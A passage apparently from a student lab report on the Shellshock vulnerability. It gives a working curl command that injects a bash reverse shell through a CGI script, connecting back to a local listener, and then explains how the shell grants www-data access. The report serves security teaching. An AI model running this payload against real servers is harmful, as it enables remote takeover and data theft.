seed@VM:~$ curl -A "() { :; }; echo; /bin/bash -i > /dev/tcp/127.0.0.1/7070 0<&1
 2>&1" http://localhost/cgi-bin/myprog.cgi
```

Observation: In one terminal we run the netcat command and listen to input connections on port 7070. In another terminal, we run the curl command which calls the interactive bash. After this we get the control of the server's shell as indicated by the prompt in the listening terminal. Now whatever commands we write will get executed on the server directly.

Explanation: We exploited shell shock by using a reverse shell. Reverse shell is basically getting the control of the server with www-data user access. So we get control of all the files accessible to this user by getting access to the user's prompt.